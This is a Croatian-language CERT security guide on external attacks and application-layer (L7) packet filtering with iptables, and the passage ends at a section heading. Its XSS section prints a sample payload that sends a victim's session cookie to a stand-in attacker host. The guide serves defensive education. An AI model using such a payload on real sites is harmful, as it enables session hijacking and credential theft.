CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Zaštita od upada korištenjem L7- filtara

CCERT-PUBDOC-2008-10-242

+CERT.hr u suradnji s LSS

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi od 1996. godine.

Rezultat toga rada je i ovaj dokument, koji je nastao suradnjom CARNet CERT–a i LS&S–a, a za koji se nadamo se da će Vam koristiti u boljem razumijevanju informacijske sigurnosti i poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr

Nacionalno središte za sigurnost računalnih mreža i sustava.

LS&S, www.LSS.hr

Laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu bavi se informacijskom sigurnošću od 1995. godine.

Sadržaj

1. UVOD 4

2. SIGURNOSNI NAPADI IZVANA 5

2.1. METODE NAPADA 5

2.1.1. DoS napad 5

2.1.2. DDoS napad 6

2.1.3. Neovlašteno dobivanje većih ovlasti 7

2.1.4. Pokretanje proizvoljnog programskog koda 7

2.1.5. Zaobilaženje postavljenih sigurnosnih ograničenja 7

2.1.6. XSS napad 7

2.2. ZAŠTITA OD NAPADA IZVANA 8

3. L7-FILTRI 9

3.1. OBILJEŽJA 10

3.1.1. Funkcionalnost 10

3.1.2. Podržani protokoli 11

3.2. KAKO L7-FILTER FUNKCIONIRA 12

4. ALATI VEZANI UZ KLASIFIKACIJU PAKETA 14

4.1. QOS-L7 PAKET 14

4.2. OSTALI ALATI 14

4.2.1. Capturecleaner 14

4.2.2. l7-netpdlclassifier 14

4.2.3. Session-rebuilder 15

4.2.4. Diffinder 15

4.2.5. Pcubesessions 15

5. SAVJETI ZA INSTALACIJU L7-FILTRA 16

5.1. JEZGRENA INAČICA 16

5.1.1. Operacijski sustav Linux 16

5.1.2. Komponenta "iptables" 16

5.1.3. Paket "Protocol definitions" 17

5.2. INAČICA KORISNIČKOG PROSTORA 17

5.2.1. Operacijski sustav Linux 17

5.2.2. L7-filtar 18

6. OSTALI ELEMENTI ZAŠTITE 19

6.1. IP FILTRIRANJE 19

6.2. ANTIVIRUS PROGRAMI 19

7. ZAKLJUČAK 21

8. REFERENCE 21

1. Uvod

Jedan od velikih problema sigurnosti računala čini skupina napada koji se nazivaju napadi izvana. Iako čine mali postotak sigurnosnih prijetnji, napadi izvana donose najteže posljedice napadnutom sustavu. U takve napade ubrajaju se: DoS, DDoS i XSS napadi, kao i pokretanje proizvoljnog programskog koda, povećanje ovlasti i zaobilaženje postavljenih sigurnosnih ograničenja. Svaki od ovih napada može uzrokovati veliku štetu na ranjivom računalu.

Kako bi se korisnici zaštitili od ovakvih prijetnji potrebno je poduzeti odgovarajuće mjere zaštite, kao što je filtriranje paketa. Kako bi se omogućilo filtriranje potrebno je klasificirati pakete prema pripadnosti pojedinom protokolu (npr. HTTP, FTP, SSH). Jedan od načina na koji je moguće klasificirati pakete je primjena L7-filtara, programa koji imaju ulogu identificiranja paketa na temelju aplikacijskog sloja podataka (7. sloja OSI modela).


Ovaj dokument daje uvid u glavne metode napada izvana, kao i savjete o osnovnoj zaštiti. Zatim, opisani su L7-filtri s osnovnim obilježjima i funkcionalnosti. Nakon toga slijede savjeti za instalaciju dviju inačica L7-filtara: jezgrene i inačice korisničkog prostora. Također, dan je kratki pregled nekih alata koji su vezani uz klasifikaciju paketa. Na kraju dokumenta opisani su ostali elementi zaštite protiv napada izvana kako bi se čitateljima skrenula pažnja i na ostale elemente zaštite koje treba implementirati na klijentska računala.

2. Sigurnosni napadi izvana

Najgrublja podjela opasnosti koje mogu ugroziti jedan operacijski sustav je:

1. opasnosti koje sustav mogu ugroziti izvana i
2. opasnosti koje sustav ugrožavaju iznutra.

Iako mnogi smatraju da prijetnje sigurnosti sustava najčešće dolaze izvana, istraživanja objavljena u knjizi D. Seger, K., VonStroch, W. O'Reilly & Associates: «*Computer Crime A Crimefighter's Handbook*», pokazuju suprotne činjenice. Kako i pokazuju statistički podaci prikazani na slici 1. najveći postotak problema sigurnosti uzrokuju ljudske greške, najčešće izazvane nedovoljnom pažnjom i neadekvatnom educiranosti zaposlenika. Drugi najveći uzrok grešaka u sustavima je kvar opreme, a dalje slijede zaposlenici koji svoj položaj u instituciji koriste za vlastitu korist i zaposlenici koji na ovakav način izražavaju svoje nezadovoljstvo prema poduzeću ili nadređenoj osobi.



Slika 1. Sigurnosni problemi

Iako najrjeđi, napadi izvana najčešće uzrokuju najviše štete. Oni sudjeluju u vrlo malom postotku sigurnosnih problema, a cilj im je pribavljanje informacija, njihovo mijenjanje ili uništavanje. Napadi izvana mogu osim uništavanja (brisanja) podataka ugroziti i tajnost te konzistentnost podataka.

2.1. Metode napada

Postoje razne metode napada izvana, a neke osnovne opisane su u nastavku.

2.1.1. DoS napad

Napad uskraćivanja usluga ili DoS (eng. Denial of Service) napad je pokušaj da se računalni resursi učine nedostupnima korisnicima kojima su namijenjeni. Osnovna metoda uključuje slanje višestrukih zahtjeva za komunikacijom do ciljanog računala tako da ne može odgovoriti na legitimni promet ili odgovara vrlo sporo. Ciljana računala mogu biti web, DNS ili poslužitelj elektroničke pošte neke tvrtke ili javne ustanove.

Simptomi DoS napada uključuju:


1. loše performanse mreže (sporo preuzimanje datoteka),
2. nedostupnost određene web stranice,
3. nemogućnost pristupa bilo kojoj web stranici,
4. povećan broj neželjenih (eng. spam) poruka elektroničke pošte.

Postoje razne metode DoS napada, poput:

- ICMP fwuds – poplavljivanje mreže slanjem velikog broja paketa na poslužitelje kako bi se iskoristili resursi,
- „Teardrop" napad – slanje oštećenih fragmenata s preklapanjem (eng. overlapping) na ciljano računalo,
- PDoS napad (stalni DoS napad) – oštećuje sustav tako da je potrebna zamjena fizičkih komponenti računala,
- Poplavljivanje na razini aplikacije – poplavljivanje korištenjem određenih zahtjeva,
- „Nuke" – slanje oštećenih ICMP paketa na cilj.

2.1.2. DDoS napad

Distribuirani napad uskraćivanja usluga ili DDoS (eng. Distributed Denial of Service) napad je napad u kojem više kompromitiranih sustava poplavljuje resurse ciljanog sustava, jednog ili više web poslužitelja. Prije pokretanja napada napadač pronalazi ranjiva računala te pokreće zlonamjerni programski kod kako bi instalirao posebne alate za automatizirano izvršavanje napada. Nakon stvaranja mreže ugroženih računala jednom naredbom može pokrenuti napad na stotine računala. Scenarij DDoS napada prikazuje slika 2.



Slika2. DDoS napad

Postoje dva osnovna tipa ovog napada:

1. Tipični DDoS napad – U ovom napadu vojska se sastoji od gospodara i zombi robova. Napadač šalje naredbu za početak gospodarima koji ju zatim prosljeđuju robovima.
2. DRDoS napad – Koriste se dodatna računala za refleksiju koja ne moraju biti kompromitirana. Generiraju istu količinu prometa kao i tipični DDoS napad, ali koriste efikasniju metodu.

Detaljnije informacije DoS i DDoS napadima može se pronaći u dokumentima: „DDoS napad“ i „Napadi uskraćivanjem resursa“ objavljenim na službenim stranicama CARNet CERT-a (http://www.cert.hr/documents.php?lang=hr).

2.1.3. Neovlašteno dobivanje većih ovlasti

Neovlašteno dobivanje većih ovlasti (eng. privilege escalation) je čin iskorištavanja sigurnosnog nedostatka ili dizajnerske pogreške da bi se dobio pristup određenim resursima koje su inače zabranjene tom korisniku ili aplikaciji. Rezultat toga je pokretanje aplikacija s većim ovlastima nego što im je dodijelio administrator.

Postoje dva oblika dobivanja većih ovlasti:

1. Vertikalno povećanje ovlasti - korisnik s manjim ovlastima pristupa sadržaju ili funkcijama koje su namijenjene korisniku s većim ovlastima,
2. Horizontalno povećanje ovlasti – korisnik pristupa sadržaju ili funkcijama koje su namijenjene korisniku s istim ovlastima.

2.1.4. Pokretanje proizvoljnog programskog koda

Pojam pokretanje proizvoljnog programskog koda (eng. arbitrary code execution) koristi se kako bi se opisala napadačeva sposobnost za pokretanje proizvoljnih naredbi na ciljanom sustavu. Obično se postiže iskorištavanjem propusta u programima, a većinom počinje umetanjem malih dijelova programskog koda (eng. shellcode). Čine jednu od najtežih posljedica postojanja nedostatka jer omogućuje napadaču potpuno preuzimanje ovlasti nad ranjivim procesom.

Primjer iskorištavanja propusta može biti promjena vrijednosti programskog brojila (eng. program counter) koji pokazuje na sljedeću naredbu koju sustav treba pokrenuti. Promjenom vrijednosti programskog brojila napadač ima kontrolu nad tim koja će se sljedeća naredba izvesti, a samim time i utjecati na koji način će se ponašati ranjivi program.

2.1.5. Zaobilaženje postavljenih sigurnosnih ograničenja

Vrlo važnu ulogu u sigurnosti sustava imaju sigurnosna ograničenja postavljena za neki sustav. Kako bi se osigurala sigurnost podataka potrebno je postaviti ograničenja pristupa podacima za svakog korisnika.

Jedan od načina kontrole pristupa podacima je kontrola zasnovana na ulogama (eng. Role-based access control). Osnovu ove metode čini pridruživanje jedne ili više grupa svakom korisniku, a svaka grupa sadrži određene dozvole. Odluka o pristupu podacima se donosi na temelju članstva pojedinog korisnika u nekoj od postojećih grupa. Osim ove metode postoji metoda pristupa koje se zasnivaju na listama pristupa (eng. Access control lists) koje spremaju pristupna prava zajedno sa samim objektima (korisnicima, računalima s kojih se može pristupiti i sl.).

2.1.6. XSS napad

XSS (eng. Cross-site scripting) napad iskorištava sigurnosne ranjivosti u računalima (obično u web aplikacijama) koje omogućavaju umetanje proizvoljnog programskog koda u web stranice. Pri tome napadač koristi web aplikaciju kako bi poslao posebno oblikovan kod do krajnjeg korisnika. Općenito, iskorištavanjem takvih ranjivosti napadač može zaobići određene sigurnosne mehanizme, povećati prava pristupa određenim osjetljivim podacima, kolačićima sjednica (eng. cookies) i sl.

U osnovi XSS napadi se mogu podijeliti na:

1. Tip 0 - XSS ranjivost temeljena na DOM objektima (eng. Document Object Model). Javlja se kada propust u web pregledniku omogućuje da se korisnika prevari na način da mu se umjesto legitimne stranice prikaže lažna (u osnovi vrlo slična) stranica koja sadrži zlonamjerni kod.

2. Tip 1 - neustrajni XSS napad. Javlja se kada korisnici posjećuju posebno oblikovane poveznice (klik na iste) za koje je vezan zlonamjerni kod. Ovo je najčešći tip XSS ranjivosti. Klasični primjer ove ranjivosti je tražilaca: kada korisnik pretražuje pomoću niza koji uključuje neke posebne HTML oznake, često se niz prikazuje na stranici kako bi se naznačilo što je traženo. Pri tome, ako sve pojave traženog niza nisu obrađene prema pravilima HTML-a moguće je podmetnuti takav niz koji će rezultirati XSS napadom. U nastavku je dan primjer kako bi mogao izgledati zlonamjerni upit:

```
http://www.victim.com/search.php?text=MALICIOUSCODE
```

U ovom primjeru pretpostavljen je problem u radu „serach.php" skripte koja nepravilno obrađuje ulazni niz (polje *text*) čime je napadaču omogućeno pokretanje zlonamjernog koda (MALICIOUSCODE)

3. Tip 2 - ustrajni XSS napad. Ovaj napad predstavlja najmoćniju vrstu napada jer se javlja kada je zlonamjerni programski kod pohranjen unutar same web aplikacije. Jedan od primjera ranjivosti ovog tipa je ostavljanje zlonamjernog koda unutar HTML formi za prihvat korisničkih podataka (npr. unos korisničkih podataka unutar web portala). Zlonamjerna forma za upis i pohranu korisničkih podataka na nekom web portalu može izgledati ovako:

```
<img src="javascript:
document.location('http://attacker.co
m/steal.php?cookie=' .
encodeURI(document.cookie));">
```

2.2. Zaštita od napada izvana

Sustav se od takvih napada može braniti na više načina:


- pravovremeno instaliranje zakrpi po preporukama proizvođača programske podrške,
- filtriranje prometa - dopušta se prolaz samo određenim paketima čime se otežava izvođenje napada. Jedan od načina na koji je moguće obaviti filtriranje podataka je korištenje vatrozida (eng. firewall).
- kontrola prometa s Interneta prema sustavu i obrnuto - kako bi sustav bio siguran od napada izvana potrebno je uvesti kontrolu prometa i bilježiti svaki pristup sustavu (vrijeme i IP adresu). Vođenje dnevnika (eng. auditing) pristupa informacijskom sustavu vrlo je važno kako bi se napadi na vrijeme uočili i kako bi se u slučaju uspješnog napada napravljena šteta mogla nadoknaditi.
- kriptiranje podataka kako bi se osiguralo:
  - tajnost podataka - podacima mogu pristupiti samo oni koji smiju
  - integritet podataka - otkrivanje neovlaštene promjene podataka
  - provjera identiteta - dokazivanje da su stranke u komunikaciji zaista one koje tvrde da jesu
  - neosporivost - onemogućava sudioniku komunikacije da zaniječe svoje prethodne poruke.
- listama pristupa (eng. Access Control List- ACL) – liste dozvola pridružene nekom objektu koje definiraju prava pristupa i dozvoljene radnje.

Uvođenjem ovakvih mjera u informacijskim sustavima podiže se njegov stupanj sigurnosti, a mogućnost obavljanja neželjenih radnji svodi se na minimum.

3. L7-filtri

Razvoj L7-filtara započeo je 2003. kao odgovor na spoznaju da su gotovo svi programi za "oblikovanje paketa" u privatnom vlasništvu vrlo skupi, a ponekad i sporo prilagodljivi na promjene u protokolima. U svibnju 2003., izdana je prva inačica L7-filtra kao dodatak za operacijski sustav Linux. U listopadu 2003., izdana je nova inačica L7-filtra, inačica za Netfilter razvojno okruženje jezgre Linux operacijskih sustava. Netfilter je modul jezgre Linux operacijskog sustava koji se koristi za upravljanje mrežnim prometom. Do prosinca 2006 istraživanje je pokazalo da je najpogodnije pokretanje programa u korisničkom području (eng. userspace) te je zbog toga izdana nova inačica u kojoj su korisnici dobivali podatke L7-filtra putem Netfilter-ovog QUEUE podsustava.

L7-filtar je dobio ime po sedmom sloju ili aplikacijskom sloju u OSI referentnom modelu (eng. Open Systems Interconnection Basic Reference Model). Slika 3 prikazuje OSI model sa sedam slojeva, apstraktni prikaz komunikacije i dizajna mrežnih protokola pomoću slojeva.



Slika 3. OSI model

L7-filtar je program za klasifikaciju paketa namijenjen prvenstveno operacijskim sustavima Linux/Unix, a namjena mu je identificiranje paketa na temelju aplikacijskog sloja podataka. Može klasificirati pakete prema protokolima kao što su: Kazaa, HTTP, Jabber, Citrix, Bittorrent, FTP, Gnucleus, eDonkey2000, itd., bez obzira na priključak (eng. port) na kojem pojedini servis osluškuje. Tu se vidi i prvo značajno poboljšanje zaštite korištenjem L7-filtra u odnosu na filtriranje korištenjem samo klasičnih vatrozida. Rješenja u obliku vatrozida su promet blokirali ili propuštali samo prema prethodno definiranim pravilima o tome koji servis osluškuje na kojoj priključnici te da li mu se smije pristupiti ili ne. Ukoliko bila koja od strana u komunikaciji (klijent ili poslužitelj s kojim klijent razmjenjuje podatke) promijeni broj priključnice vatrozid više ne može ispravno filtrirati promet.

L7-filtri služe i kao nadopuna postojećim programima koji se poklapaju prema IP adresi, broju priključka i slično pa se zato često koriste kao nadopuna vatrozidu i sličnim sustavima.

Za razliku od većine drugih alata, L7-filtar ne pregledava samo jednostavne vrijednosti kao što su brojevi priključaka, IP adrese i slično. Umjesto toga, on uporabom uspoređivanja regularnih izraza na aplikacijskom sloju utvrđuje koji se protokol koristi.

Programski paket L7-filtar omogućava:

- otkrivanje bilo kojeg protokola koji koristi nepredvidljive priključnice (npr. P2P razmjena podataka),
- otkrivanje prometa na nestandardnim priključcima (npr. HTTP na priključku 1111),
- razlikovanje protokola koji dijele priključak (npr. P2P razmjena podataka koja koristi priključak 80).

3.1. Obilježja

Trenutno postoje dvije inačice L7-filtara:

1. **Jezgrena inačica** (eng. Kernel version) - Vrlo stara i dobro testirana, ali je komplicirana za instaliranje i čini se da uzrokuje rušenje SMP sustava (sustava koju u radu koristi više procesorskih jezgri). Koristi poprilično jednostavne regularne izraze.
2. **Inačica korisničkog prostora** (eng. Userspace version) - Inačica je u ranim fazama razvoja, ali relativno jednostavna za instalaciju i za sada ne pokazuje poteškoće u radu s SMP sustavima.

L7-filtar nije potpuno rješenje za oblikovanje paketa ni zamjena za vatrozid (eng. firewall), već obavlja samo identificiranje paketa. Izraz "oblikovanje paketa" (eng. packet shaping) se odnosi na kontrolu mrežnog prometa kako bi se poboljšale performanse, a izvodi se kašnjenjem određenih paketa.

Može uključivati:

- metode identifikacije paketa:
  1. jednostavna numerička identifikacija paketa, kao što je usporedba priključaka, IP brojeva, prenesenih okteta i slično,
  2. identifikacija paketa aplikacijskog sloja temeljena na regularnim izrazima,
  3. identifikacija paketa aplikacijskog sloja temeljena na funkcijama.
- bazu podataka s najboljim načinima identifikacije svakog protokola (npr. protocolinfo.org),
- mjerenje podudarnih paketa (npr. Linux QoS),
- odbacivanje paketa (npr. Netfilter),
- skripte, aplikacije temeljene na tekstu, grafičke aplikacije ili web sučelja.

3.1.1. Funkcionalnost

L7-filtri omogućavaju:

1. **Blokiranje određenih protokola** zbog sljedećih razloga:
   - Ispravan rad L7-filtara nije siguran jer jedan protokol može izgledati kao drugi, a i same aplikacije se mogu ponašati na nepredviđen način. Protokoli kod kojih je prepoznat neki od ovih problema označeni su oznakom "*overmatching*" (popis je dostupan na http://l7-filter.sourceforge.net/protocols), a komunikacija za koju se detektira protokol iz ove skupine se automatski prekida.
   - Gotovo svaka vrsta Internet prometa ima legitimirano korištenje. Na primjer, P2P protokol se široko koristi za kršenje autorskih prava, ali je i efikasan način za distribuciju programa otvorenog koda i besplatne glazbe. Administrator može definirati da li će dozvoljavati ovakav promet ili ne.

   Programi mogu dojaviti da su blokirani te prebacivanjem između TCP i UDP priključaka, otvoriti novu vezu za svaku operaciju korištenjem enkripcije ili neke druge taktike. Zbog toga L7-filtri nisu u izvornom obliku dizajnirani kako bi obavljali blokiranje. Umjesto odbacivanja paketa korištenjem L7-filtra preporuča se korištenje *QoS* sustava jezgre kako bi se ograničila propusnost.

2. Ograničavanje propusnosti (eng. bandwidth) korištenjem Netfilter alata za označavanje (emg. mark) paketa i QoS za filtriranje označenih paketa**.**

Propusnost se može definirati tako da se:

a) Označe paketi koji će se proučavati *Netfilter* alatom u kombinaciji s L7-filtrom.

```
iptables -t mangle -A POSTROUTING -m layer7 --l7proto
imap -j MARK --set-mark 3
```

b) Zatim se koristi *tc* filtar na označenim paketima:

```
tc filter add dev eth0 protocol ip parent 1:0
prio 1 handle 3 fw flowid 1:3
```

3. Proračun korisničke usluge (eng. accounting), tj. praćenje prometa u mreži moguće je ispuštanjem -j opcije u gornjoj naredbi. Na primjer:

```
iptables -t mangle -A POSTROUTING -m layer7 --l7proto imap
```

Statistika se zatim dobije pomoću naredbe `iptables -L`.

3.1.2. Podržani protokoli


Na web stranici http://l7-filter.sourceforge.net/protocols dostupan je popis podržanih protokola. Veći dio protokola koji se nalazi na spomenutom popisu nije još u potpunosti testiran.

Prilikom testiranja protokola ispituju se sljedeće karakteristike:

- Kvaliteta. Ispitivanje kvalitete uključuje:
  - točnost otkrivanja protokola,
  - koliko je uzoraka testirano,
  - različitost situacija u kojima je uzorak testiran,
  - udio prometa koji je ispravno identificiran.
- Performanse jezgrene inačice L7-filtra i inačice namijenjene korisničkom prostoru

Također, prilikom testiranja protokolima se dodjeljuje jedna ili više grupa (slika 3) koja označava:

- svrhu protokola i
- standardizaciju od strane nekog službenog tijela.



Slika 3. Grupe i njihove oznake

Osim toga, protokolima se mogu dodati oznake:

- "overmatching" - vrlo je teško implementirati uzorak koji ja namijenjen samo tom protokolu
- "undermatching" - vrlo je teško implementirati uzorak za ovaj protokol koji pogađa sve veze
- nadskup (eng. superset) - uzorak detektira promet koji je nadskup prometa nekog drugog uzorka,
- podskup (eng. subset) - uzorak detektira promet koji je podskup prometa nekog drugog uzorka.

Neki od podržanih protokola:

1. p2p protokoli – Bittorrent, eDonkey (eMule, Overnet i sl.), Fasttrack (Kazaa, Morpheus, iMesh, Grokster i sl.), iMesh, Gnutella, WinMX i mnogi drugi.
2. protokoli za igre (eng. game protokoli) – Battlefield 1942, Battlefield 2, Call of Duty, Counter-Strike, Doom, Half-Life, Quake, Subspace, Unreal, Wolfenstein, World of Warcraft.
3. VoIP protokoli – Google Talk, H.323, Skype, Teamspeak, SIP.
4. drugi standardni protokoli – HTTP, FTP, BGP, DHCP, DNS, Finger, Telnet, Ident, IMAP, IPP, LPD, POP, IRC, NNTP, NTP, Rlogin, RTSP, SIP, SMTP, SNMP, SOCKS, TFTP, TLS.

3.2. Kako L7-filter funkcionira

Kako bi identificirao protokole na osnovi regularnih izraza L7-filtar treba promatrati dulje segmente podataka, koji su obično nastali kompresijom više paketa. L7-filtar promatra prvih 2048 okteta ili prvih deset paketa u vezama, ako nije drugačije postavljeno. Ovaj prag moguće je promijeniti pomoću naredbe:

```
echo numbr>/proc/net/layer7_numpackets
```


Kada L7-filtar identificira protokol, pokreće akcije namijenjene IPtables paketu. Primjer naredbe za HTTP protokol:

```
iptables options -m layer7 --l7proto http –j.
```

Također, moguće je postaviti L7 pravila u slučaju ne mogućnosti otkivanja protokola. L7-filtar takvom protokolu daje ime nepoznato (eng. unknown).

Slika 5 prikazuje put dolazećeg paketa kroz tablice L7 filtera: *mangle*, *filter* i *nat* tablice. Najbolje mjesto za smještanje pogodaka je *mangle* tablica. Primjena L7 pravila događa se tek u trećoj tablici, *filter*. Razlozi tomu postaju očiti ako se prouči TCP veza. SYN paket prema klijentu stiže kako bi inicirao vezu. Kako SYN paket ne sadrži informacije o protokolu, L7-filtar ne može identificirati protokol (ne mogu se primijeniti

L7 pravila). Paket prolazi kroz sva pravila u nizu i ako ne završi na opciji za prihvat (ACCEPT), paket je odbačen i veza nije uspostavljena. U ovom slučaju L7 pravila nisu nikad ni primijenjena. Dodavanjem vlastitih pravila na kraj takvog niza mogu se poboljšati performanse.



Slika 5. Put paketa kroz tablice L7-filtra

L7-filtar daje bolje rezultate ako korisnik vidi obje strane veze, tj. dolazeće i odlazeće pakete. U nizovima INPUT i OUTPUT to nije slučaj. Na primjer, problem se može javiti ako postoji L7 pravilo u INPUT, ali traženi ključ za pogađanje regularnog izraza se nalazi u odgovoru. Drugi paket neće proći kroz INPUT nego kroz OUTPUT što znači da se ne može primijeniti pravilo. Rješenje ovoga problema je *mangle* tablica jer svi dolazni paketi prolaze kroz nju u PREPOUTING i svi odlazni paketi u POSTROUTING procesu.

4. Alati vezani uz klasifikaciju paketa

U nastavku je dan pregled nekih alata koji služe za klasifikaciju paketa. Jedan od osnovnih, zasnovan na L7-filtrima je paket QOS-L7, koji je opisan preko ključnih obilježja i funkcionalnosti.

Ostali paketi također obavljaju funkciju klasifikacije paketa, uspoređuju rezultata klasifikacije paketa i prilagođavaju rezultate obliku za ispis. Neki od alata koriste identifikaciju protokola kako bi omogućili brisanje nepotrebnih paketa.

4.1. QOS-L7 Paket

